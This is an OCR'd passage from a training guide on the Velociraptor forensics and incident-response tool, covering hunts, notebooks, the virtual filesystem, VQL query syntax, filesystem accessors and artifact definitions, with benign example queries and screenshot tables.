


Figure 20: Force Group Policy Update, source: Own creation

If you get an error, you will have to go to each machine individually and run `gpupdate /force` or simply wait for the computers to update their GPOs automatically.

7) Connect to the GUI

Connect to the Velociraptor GUI on port 8889 (default). If you're accessing it from another machine, you might have to add firewall rules to allow the connection. The clients should start to connect to the frontend now.

Agentless Hunting

If you do not wish to run an agent at all, you can use this method. You create a Collector binary with Artifacts prepackaged and run that directly from a share via a scheduled Task. The binary will then collect the defined Artifacts, generate a zip file and HTML report and exit.

Since you need to create a new collector binary every time you want to run a new Artifact, we will not be using this method in this class. If you're interested, details about and instructions for this method can be found *here*.

2.3.3 The User interface

Introduction

This section will go over the different parts of the Velociraptor UI.

Home

After logging in, you will be presented with this page. On it you can see some stats on the current deployment, such as the number of currently connected clients and the resource utilization of the server.

The Hamburger Icon

Clicking the Hamburger icon in the top left corner on any page will bring up the Navigation Bar. The individual options presented there will be explained below. The last four options will be greyed out until you've selected a client




Figure 21: Velociraptor Navigation Bar

Hunt Manager

On this page you will create Hunts. A Hunt is the collection of one or more Artifacts on one or more target machines.

Creating a Hunt

To create a new Hunt, simply click the plus icon.

You will then be asked to give the hunt a name. Also on that page, you may choose to only run a hunt on machines with a specific Label or operating system (be aware that some Artifacts can only be collected on specific operating systems) or exclude certain machines using those criteria.


Click on Select Artifacts when you're done.

Then, search for the desired Artifact(s) in the top left and click on them to add them to the Hunt. The Artifact names and their descriptions will be searched. On the right, you will see details about the most recently clicked Artifact.

In figure 19, you can see the details for the Artifact *Windows.Sys.Users*: Its name, type, parameters and source (more on those in *View Artifacts*). The Artifact *Windows.Registry.EnabledMacro* will is also selected and will be included in the Hunt.

Click on Configure Parameters once you've selected all the Artifacts that should be included in the Hunt.

Clicking the Wrench icon to the left of any Artifact's name will allow you to change its parameters. Adjust any parameters if necessary and click next.


Create Hunt: Select artifacts to collect

- Windows.Applications.Chrome.Cookies
- Windows.Applications.Chrome.Extensions
- Windows.Applications.Chrome.History
- Windows.Applications.OfficeMacros
- Windows.Detection.Impersonation
- Windows.Detection.RemoteYara.Process
- Windows.EventLogs.AlternateLogon
- Windows.EventLogs.EvtxHunter
- Windows.EventLogs.ExplicitLogon
- Windows.EventLogs.Kerbroasting
- Windows.Persistence.PowershellRegistry
- Windows.Registry.EnableUnsafeClientMailRules
- Windows.Registry.EnabledMacro
- Windows.Registry.NTUser
- Windows.Registry.NTUser.Upload
- Windows.Registry.Sysinternals.Eulacheck
- Windows.Registry.UserAssist
- Windows.Remediation.Quarantine
- Windows.Search.FileFinder
- Windows.Sys.Users
- Windows.System.Powershell.PSReadline
- Windows.System.TaskScheduler
- Windows.Timeline.Registry.RunMRU

Windows.Sys.Users

Type: client

List User accounts. We combine two data sources - the output from the NetUserEnum() call and the list of SIDs in the registry.

Parameters

Name	Type	Default	Description
remoteRegKey		HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList*	

Source


```

LET roaming_users <= SELECT "" as Uid, "" as Gid,
       lookupSID(
         sid=basename(path=Key.FullPath)
       ) as Name,
       Key.FullPath as Description,
       ProfileImagePath as Directory,
       basename(path=Key.FullPath) as UUID,
       Key.Mtime.Sec as Mtime,
       "roaming" as Type
   FROM read_reg_key(globs=remoteRegKey, accessor="reg")

LET local_users <= select User_id as Uid, Primary_group_id as Gid, Name,
       Comment as Description, {
         SELECT Directory from roaming_users WHERE User_sid = UUID
       } as Directory, User_sid as UUID, 0 AS Mtime, "local" AS Type
FROM users()

LET local_users_with_mtime = SELECT Uid, Gid, Name, Description,
    Directory, UUID, {
        SELECT Mtime.Sec FROM stat(filename=expand(path=Directory))
    } As Mtime, Type
FROM local_users

SELECT * from chain(
 q1=local_users_with_mtime,
 q2={
   -- Only show users not already shown in the local_users above.
   SELECT * from roaming_users
   where not UUID in local_users.UUID
 })

```

Figure 22: Selecting Artifacts for a Hunt source: Own creation

After clicking Specify Resources, you can specify specify the resource limits for the Hunt. This is mostly used for computationally intensive operation such as creating memory snapshots. In those cases, Ops/Sec might have to be decreased so the Hunt doesn't slow down the target machines too much and Max Execution Time in Seconds would have to be increased so that the Hunt doesn't time out.

On the next page, you will get a review of the options of your hunt. Click Launch and the Hunt will show in the hunt list.

Initially, the hunt will not be running, as indicated by the pause icon in the Status column. To start it, simply select the Hunt and hit the start icon.



State	Hunt ID	Description	Created	Started	Expires	Limit	Scheduled	Creator
⏸	H.3b1ecec3	Do All The Things	2020-12-17 17:56:46 UTC		2020-12-24 17:56:17 UTC			admin

Figure 23: Hunt Overview , source: Own creation

The hunt is not running, and any clients added later that meet the criteria set when you created the hunt will automatically be included.

Archiving and deleting a Hunt

The next two options in the action bar are archiving and deleting a Hunt.




Figure 24: Archiving a Hunt (left) and deleting a Hunt (right), source: Own creation

Archiving a Hunt hides it from the UI. Any collected Artifacts and other Hunt data will still be present on the server and can still be accessed.

Deleting a Hunt, on the other hand, deletes all data associated with the Hunt. Any collected Artifacts, included uploaded files, will be removed.

Copying a Hunt

The last icon allows you to copy an existing Hunt with modified settings.

This is particularly useful for Artifacts that have a dry run option such as `Windows.Remediation.ScheduledTasks` for example.

View Artifacts

Allows viewing, adding and editing of artifacts.

Search for a Artifact in the search bar and suggestions will start to appear. Clicking on one of the Artifacts in the list will display its details on the left.

To create a new Artifact, simply press the plus icon. The basic frame of an Artifact will be generated for you. You can learn more about creating Artifacts *here*.

If you want to base your Artifact on an existing one, simply select the Artifact you want yours to be based on and click the pen icon. This will create a copy of the original Artifact with `Custom` prepended to the name.

Note that with some versions of Velociraptor, the Artifact information is not shown on the left when viewed with Firefox. Either switch to Chrome or try different versions of one or both applications. ### Server

Events This section is not covered in this document. Please refer to the *online documentation* for information.

Server Artifacts


This section is not covered in this document. Please refer to the *online documentation* for information.

Notebooks

The Notebooks page is possibly the most useful page in Velociraptor. As the name suggests, it allows you to save notes. The most powerful aspect of it, however, is the ability to prototype VQL statements directly.

To do so, follow these steps:

1. Create new Notebook
2. Select the Notebook
3. Click anywhere in the bottom part
4. Select VQL from the dropdown
5. Type in your VQL
6. Save it
7. The results will be shown below



NotebookId	Name	Description	Creation Time	Last Active	Creator	Shared
N.BU6A6N3QA29S4	Prototyping	Prototyping Query	2020-10-18 20:19:40 UTC	2020-10-18 20:19:40 UTC	admin	

```
SELECT * FROM info()
```


Hostname	Uptime	BootTime	Procs	OS	Platform	PlatformFamily	PlatformVersion	KernelVersion	VirtualizationSystem	Virtu
bestest-client	81437	1602970984	266	windows	Microsoft Windows 10 Pro	Standalone Workstation	10.0.19041 Build 19041			

Showing 1 to 1 of 1 entries

Figure 25: The Notebook, source: Own creation

The queries you enter here will be run on the server, which is why having the server run on the same OS family as the majority of the clients is helpful, as you could not run Windows Artifacts on a Linux server.

Once you're done prototyping your VQL, you can directly export the VQL to an Artifact, or other formats as shown in figure 26.



Hostname	Uptime	BootT
ORDINATEUR	154362	16080

Figure 26: Creating Artifacts from Notebooks, source: Own creation


Host Information

This option will only be available once you've *selected a client to interact with* and will show some general information about a client, such as the hostname or the operating system.

Virtual Filesystem

This option will only be available once you've *selected a client to interact with*.

Once you've done that you can select the *Virtual Filesystem* option in the navigation bar.


all
show all
VIRUS
connected
registry > HKEY_CURRENT_USER > Control Panel
Please select a file or a folder to see its details here.

```
file
ntfs
registry
  HKEY_CLASSES_ROOT
  HKEY_CURRENT_CONFIG
  HKEY_CURRENT_USER
    AppEvents
    Autodesk Installer1.0.0.0
    Console
    Control Panel
    EUDC
    Environment
    Keyboard Layout
    Microsoft
    Network
    Printers
    SOFTWARE
    System
    Uninstall
    Volatile Environment
  HKEY_LOCAL_MACHINE
  HKEY_PERFORMANCE_DATA
  HKEY_USERS
artifacts
```

Download	Name
	Accessibility
	Appearance
	Bluetooth
	Colors
	Cursors
	Desktop
	Input Method
	International
	Keyboard
	Mouse
	Personalization
	PowerCfg
	Quick Actions
	SettingsExtensionAppSnapshot
	Sound

Figure 27: The Virtual Filesystem, source: Own creation

There, you can freely browse the system's filesystem using either the ntfs or the file accessor, the registry, and the artifacts that have been downloaded to that computer. For some directories, the content will not be shown immedately on the right. Simply click the folder icon to refresh the directory. Be aware that the registry browser here uses the registry accessor (and not the raw_reg accessor) and thus will only show logged in users' hives.

Collected Artifacts

This option will only be available once you've *selected a client to interact with*. On this page, you can find all previously run Flows (a Hunt on a machine) with their results for the host, assuming they haven't been deleted.

Additionally, you can run a Flow directly from this page by clicking the plus icon. This is equivalent to labeling a client and then running a Hunt with only that label as the include condition, assuming you never give that label to another computer.

Client Events

This option will only be available once you've *selected a client to interact with*.

This section is not covered in this document. Please refer to the *online documentation* for information.

Conclusion

You should now have an idea of all the parts of the Velociraptor UI that will be required in the course. It will help you immensely if you remember to use the Notebook for prototyping your VQL.

2.3.4 Velociraptor Query Language (VQL)

Introduction

This section will give you a basic understanding of the Velociraptor Query Language.

VQL is designed for querying endpoint state. It is inspired by SQL but does not support more complex operations such as join. VQL queries so called plugins, which may take named arguments. The output of a plugin may differ based on the arguments provided. Every VQL query returns a table of results.

Query structure

An example query could look like this:

```
SELECT Column1, Column2, Column3 FROM plugin(arg=1) WHERE Column1 = "X"
```

Column Specification

The part between SELECT and FROM is called the 'Column Specification'. It specifies which columns of the output are to be displayed. A column header can be changed by defining an **Alias** using the `AS` keyword.

Example:

`SELECT timestamp(epoch=now()) AS Now FROM scope()` will have a column titled 'Now' with the current time.

Plugin Clause

The part between FROM and a possible WHERE is called the 'Plugin Clause'. It specifies which plugin is to be run, and with which arguments. Note that only keyword arguments (as opposed to positional arguments) are supported. For example: `plugin(arg=1)` is a valid plugin clause, while `plugin(1)` is not, assuming the plugin `plugin` has an argument named arg of integer type. Providing an incorrect type for an argument (for example providing a string when an integer is required) will result in that argument being ignored. The query will not be aborted, however, and simply return an empty table with a log message being generated.

Filter Clause

The term after the WHERE is called the 'Filter Clause'.

It allows for only the rows matching the clause to be displayed.

Functions

Because of the similar syntax, VQL function might be confused with VQL plugins. It is important to realize, however, that they are not the same and cannot be used interchangeably. Plugins provide the data source of the query (a table) and follow the `FROM` keyword while functions return only a single value and occur only in the *Column Specification*.

A comprehensive list of basic built-in VQL functions can be found *here*.

Variables

Variables to be used in later statements can be declared using the `LET` keyword. Example:

```
LET var = SELECT Name, Pid FROM psexec WHERE Exe =~ "velociraptor"
```

Note the use of `=~` here. `=~` is the regex match operator. In the example above, `var` will have a row for each process that has `velociraptor` in its Exe column. This is not the same as `WHERE Exe = "velociraptor"`, which would only return rows for exact matches.

Filesystem Accessors

To read files on the file system, VQL plugins use Filesystem Accessors. The following is a list of available Accessors.

File Accessor

The file accessor uses the OS' API to access files and directories.

The file accessor expects a path argument. Forward and backslashes can be used interchangeably on all operating systems.

A path must always start with a slash at the top level. Since Windows paths do not start with a slash, the top level directory is emulated by Velociraptor. Listing `/` will return the available drives, e.g. 'C:', 'D:'. Thus, a Windows path could look like this: `/c/Windows/System32/calc.exe`.

Unexpected Behaviour of the File Accessor

If a file is locked (as is the case with the page file on Windows for example), the file accessor will fall back to using the NTFS Accessor. This also means that a path in the NTFS accessor's format (i.e. prefixed with `\\.\`) is returned and will cause problems if a NTFS accessor style path is passed to a plugin or function expecting a file accessor style one.

This behavior is incorrectly documented in the online documentation and may lead to surprising results and hard to track down errors.

If you plan to use the path returned by a plugin using the file accessor in another statement, it is a good idea to proactively strip that prefix using the regex_replace function.

```
LET files = SELECT regex_replace(source=FullPath, replace="", re="\\\\\\\\\\.\\\\") AS F
ile FROM glob(globs=..., accessor="file")
```

The regex_replace function call above will strip `\\.\` FullPath. Note the quadruply escaped backslashes in the regular expression.

NTFS Accessor

Like the *file accessor*, the NTFS accessor allows you to access files and directories. Unlike the file accessor, however, the NTFS accessor uses Velociraptor's built in NTFS parser and can access normally locked files like the page file or registry hives).

Paths for this accessor are also slightly different from the file accessor's. The path to calc.exe would look like this: `\\.\c:\Windows\System32\calc.exe` or simply `C:\Windows\System32\calc.exe`

Registry Accessor

The Registry accessor uses the Windows API to view the registry as a filesystem. On Windows, only the hives of currently logged in users are loaded into HKEY_USERS. Use the *raw_reg accessor* if you need to reliably search all users' registry hives.

ZIP Accessor

If you need to access the files in a zip archive, you'll want to use the zip accessor. The zip accessor is responsible for accessing the files in a zip archive, not for accessing the zip archive itself. Therefore, the zip accessor needs another accessor to access the zip archive (usually *file* or *ntfs*) and the path formatted as a url.

The *url function*:

To construct a url for a zip (or raw_reg) accessor, the url must be constructed the following way: - The

scheme argument is designates the accessor to use to access the file (the zip archive). - The path argument specifies the file to access. - The fragment indicates the file to access within the zip archive.
Example:
To get information about the file "vacation.jpg" in the zip archive `C:\Users\Bob\Desktop\images.zip`, you would use the following query:

```
SELECT * FROM glob(globs=url(scheme="ntfs", path="C:\Users\Bob\Desktop\images.zip", frag
ment="vacation.jpg").String, accessor='zip')
```

You may also use `*` for a wildcard, as is usual with glob expressions. The asterisk represents any number of any character, so using `fragment="/*.jpg"` in the query above would list all files ending with `.jpg`.

Raw_Reg Accessor

As mentioned in the *file accessor*, only the hives of users currently logged in are loaded into HKU. To search the hives of all users, you have to use the raw_reg accessor and point it to a raw registry hive (e.g. C:<user>.dat for user hives). It needs the path to the hive as a url (see *zip accessor* above for info on url) with the parameters of the url as follows: - scheme: The accessor to access the registry hive file, usually ntfs or file - path: The path to the raw registry hive you want to access - fragment: The key or value in the registry hive to access.


Logging

A very useful feature when testing VQL is logging.

To write a log message, you can use the log function. Since this function always returns True, it is best used in the WHERE expression.
For example:

```
SELECT * FROM info() WHERE log(message="Hostname=" + Hostname) and Architecture = "amd64
"
```

The log messages will be shown below the results table when run from a Notebook or in the Log tab in the Hunt result screen as shown in figure 24.



Timestamp	time	message
2020-12-17 19:22:32 UTC	2020-12-17 20:22:32 +0100 CET	vql: Starting query execution.
2020-12-17 19:22:33 UTC	2020-12-17 20:22:33 +0100 CET	vql: Hostname=also-a-good-host
2020-12-17 19:22:33 UTC	2020-12-17 20:22:33 +0100 CET	Time 0: Custom.LoggingDemoArtifact: Sending response part 0 458 B (1 rows).

Figure 28: Logging, source: Own creation

Conclusion

You should now have an idea how to write VQL statements and when to use which accessor. Keep in mind the difference between the file and the NTFS accessor and that the former falls back to the latter if it cannot open a locked file.

Also, use the log function when developing Artifacts as it is the only way to return information outside of the final SELECT statement.

2.3.5 Artifacts

Introduction

This section will go over the different types of Artifacts and what an Artifact definition looks like.

Artifacts are yaml files that specify how to collect information from a client or server. They can There are currently 4 types of Artifacts: Client Collection, Client Event, Server Collection, and Server Event.

Collection Artifact

A Collection Artifact will run once and return a table of results. - On a client, they are used to get some particular piece of information from the host - On the server, they are typically used to do some form of post processing of previous results or to get information about the server.

Event Artifact

An Event Artifact will run forever and stream rows to the server. - On a client, they are typically used to continuously monitor for specific events, such as unusual events in the Windows Event Log. - On the server, they are used to watch for specific conditions across the entire deployment and run some query if the conditions are met. For example, the Admin.System.CompressUploads server artifact will compress all uploaded files whenever a flow completes.

Artifact definition

We will look at what an artifact definition looks like at the example of the built in Artifact "Windows.Persistence.Wow64cpu":

```
name: Windows.Persistence.Wow64cpu
description: |
  Checks for wow64cpu.dll replacement Autorun in Windows 10.
  http://www.hexacorn.com/blog/2019/07/11/beyond-good-ol-run-key-part-108-2/

author: Matt Green - @mgreen27

parameters:
   - name: TargetRegKey
